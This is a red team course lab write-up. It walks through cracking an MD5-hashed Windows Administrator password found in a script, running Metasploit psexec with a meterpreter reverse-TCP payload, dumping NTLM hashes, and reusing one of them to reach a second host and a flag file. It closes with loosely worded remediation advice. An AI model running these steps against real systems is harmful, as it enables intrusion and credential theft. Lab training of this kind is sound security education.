


```
┌──(kali㉿kali)-[~/.ssh]
└─$ ssh -i sshkey -p 2222 alice-devops@172.31.48.10
Welcome to Ubuntu 22.04 LTS (GNU/Linux 5.15.0-1022-aws x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

  System information as of Tue Oct 10 16:46:21 UTC 2023

  System load:  0.01123046875      Processes:             198
  Usage of /:   28.8% of 19.20GB   Users logged in:       0
  Memory usage: 35%                IPv4 address for eth0: 172.31.48.10
  Swap usage:   0%

 * Ubuntu Pro delivers the most comprehensive open source security and
   compliance features.

   https://ubuntu.com/aws/pro

103 updates can be applied immediately.
To see these additional updates run: apt list --upgradable


The list of available updates is more than a week old.
To check for new updates run: sudo apt update

Last login: Mon Jul  3 17:10:12 2023 from 172.31.44.183
alice-devops@ubuntu22:~$
```


Now I have established a secure shell connection onto alice-devops user profile and have access to any and all of the users files.

Let's explore,used commands:

pwd
ls
cd scripts
ls
cat windows-maintenance.sh




```
  System information as of Tue Oct 10 16:46:21 UTC 2023

  System load:  0.01123046875     Processes:             198
  Usage of /:   28.8% of 19.20GB  Users logged in:       0
  Memory usage: 35%               IPv4 address for eth0: 172.31.48.10
  Swap usage:   0%

 * Ubuntu Pro delivers the most comprehensive open source security and
   compliance features.

   https://ubuntu.com/aws/pro

103 updates can be applied immediately.
To see these additional updates run: apt list --upgradable


The list of available updates is more than a week old.
To check for new updates run: sudo apt update

Last login: Mon Jul  3 17:10:12 2023 from 172.31.44.183
alice-devops@ubuntu22:~$ ls
scripts
alice-devops@ubuntu22:~$ pwd
/home/alice-devops
alice-devops@ubuntu22:~$ cat scripts
cat: scripts: Is a directory
alice-devops@ubuntu22:~$ cd scripts
alice-devops@ubuntu22:~/scripts$ ls
windows-maintenance.sh
```



```
#!/usr/bin/bash

# This script will (eventually) log into Windows systems as the Administrator user and run system updates
 on them

# Note to self: The password field in this .sh script contains
# an MD5 hash of a password used to log into our Windows systems
# as Administrator. I don't think anyone will crack it. - Alice

username="Administrator"
password_hash="00bfc8c729f5d4d529a412b12c58ddd2"
# password="00bfc8c729f5d4d529a412b12c58ddd2"

#TODO: Figure out how to make this script log into Windows systems and update them

# Confirm the user knows the right password
echo "Enter the Administrator password"
read input_password
input_hash=`echo -n $input_password | md5sum | cut -d' ' -f1`

if [[ $input_hash == $password_hash ]]; then
        echo "The password for Administrator is correct."
else
        echo "The password for Administrator is incorrect. Please try again."
        exit
fi

#TODO: Figure out how to make this script log into Windows systems and update them
alice-devops@ubuntu22:~/scripts$ █
```

As we can see this file was not hidden or secure very well and we have managed to access vital information that includes account information with root privileges. From here I can copy that hashed password and decrypt it with an open source outside web tool.




Input
00bfc8c729f5d4d529a412b12c58ddd2

Output
pokemon

I now have the administrator's password as **pokemon**, I have all the information needed to establish a meterpreter session and use Metasploit to gain access as the Administrator and get any and all useful information.

To open up the Metasploit tool **command msfconsole**


use windows/smb/psexec - to load the exploit module



```
payload ⇒ windows/x64/meterpreter/reverse_tcp
msf6 exploit(windows/smb/psexec) > show options

Module options (exploit/windows/smb/psexec):

   Name                  Current Setting  Required  Description
   ----                  ---------------  --------  -----------
   RHOSTS                172.31.52.59     yes       The target host(s), see https://docs.metasploit.com
                                                    /docs/using-metasploit/basics/using-metasploit.html
   RPORT                 445              yes       The SMB service port (TCP)
   SERVICE_DESCRIPTION                    no        Service description to be used on target for pretty
                                                     listing
   SERVICE_DISPLAY_NAME                   no        The service display name
   SERVICE_NAME                           no        The service name
   SMBDomain             .                no        The Windows domain to use for authentication
   SMBPass               pokemon          no        The password for the specified username
   SMBSHARE                               no        The share to connect to, can be an admin share (ADM
                                                    IN$,C$, ... ) or a normal read/write folder share
   SMBUser               administrator    no        The username to authenticate as


Payload options (windows/x64/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  thread           yes       Exit technique (Accepted: '', seh, thread, process, none)
   LHOST     172.31.63.137    yes       The listen address (an interface may be specified)
   LPORT     4444             yes       The listen port
```

Show options - they are blank besides RPORT, EXITFUNC, LHOST, LPORT
Set Payload windows/x64/meterpreter/reverse_tcp
Set RHOST 172.31.52.59
Set SMBPass pokemon
Set SMPUser administrator


Exploit



```
   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  thread           yes       Exit technique (Accepted: '', seh, thread, process, none)
   LHOST     172.31.63.137    yes       The listen address (an interface may be specified)
   LPORT     4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Automatic



View the full module info with the info, or info -d command.

msf6 exploit(windows/smb/psexec) > exploit

[*] Started reverse TCP handler on 172.31.63.137:4444
[*] 172.31.52.59:445 - Connecting to the server ...
[*] 172.31.52.59:445 - Authenticating to 172.31.52.59:445 as user 'administrator' ...
[*] 172.31.52.59:445 - Selecting PowerShell target
[*] 172.31.52.59:445 - Executing the payload ...
[+] 172.31.52.59:445 - Service start timed out, OK if running a command or non-service executable ...
[*] Sending stage (200774 bytes) to 172.31.52.59
[*] Meterpreter session 1 opened (172.31.63.137:4444 → 172.31.52.59:50205) at 2023-10-10 17:26:13 +0000

meterpreter > 
```

We have now established a meterpreter session as the Administrator and now have root access into any and all systems as the admin.

Help - to view any useful options
Hashdump




```
meterpreter > hashdump
Administrator:500:aad3b435b51404eeaad3b435b51404ee:aa0969ce61a2e254b7fb2a44e1d5ae7a:::
Administrator2:1009:aad3b435b51404eeaad3b435b51404ee:e1342bfae5fb061c12a02caf21d3b5ab:::
DefaultAccount:503:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
fstack:1008:aad3b435b51404eeaad3b435b51404ee:0cc79cd5401055d4732c9ac4c8e0cfed:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
meterpreter > 
```

Copied the hashdump passwords for each additional user found. **Exit** out of that current Administrator meterpreter session. I then used the copied Administrator2 hashdump password and to set up an additional meterpreter session onto the final IP address we found earlier setting it as our RHOSTS.


Exploit

Once in I was looking for the file called secrets.txt. I used the **command search -f *secrets*.txt**



```
meterpreter > search -f *secrets*.txt
Found 1 result...
=================

Path                           Size (bytes)  Modified (UTC)
----                           ------------  --------------
c:\Windows\debug\secrets.txt   55            2022-11-05 22:01:13 +0000

meterpreter > 
```

cat windows/debug/secrets.txt



```
meterpreter > cat /windows/debug/secrets.txt
Congratulations! You have finished the red team course!meterpreter > 
```

Recommendation and Remediation.

After successfully completing the penetration test and reviewing the findings you can see that there are multiple issues that need to be resolved quickly to ensure proper security standards are upheld and sensitive data remains behind closed files. I would implement the following below:

1. Implement a security team to audit network using nmap more frequently
2. Close and non-important ports that do not need to be open
3. Consider using common ports only for intended uses
4. Highly recommend using https as it is a secure web protocol
5. Regularly audit log files and permissions
6. Highly recommend using a more secure method of encryption for passwords. Md5 is considered an outdated encryption as it can easily be decrypted with ease such as a web browser. SHA-2 is a more preferred method as of lately.
7. Filter any input on arrival by providing a script that only allows for what is asked of in input. Disable any JavaScript in your web code that enables user input and therefore ability to perform cross site scripting, sanitize the html. I was able to get access into your system that way easily and exploit it from there.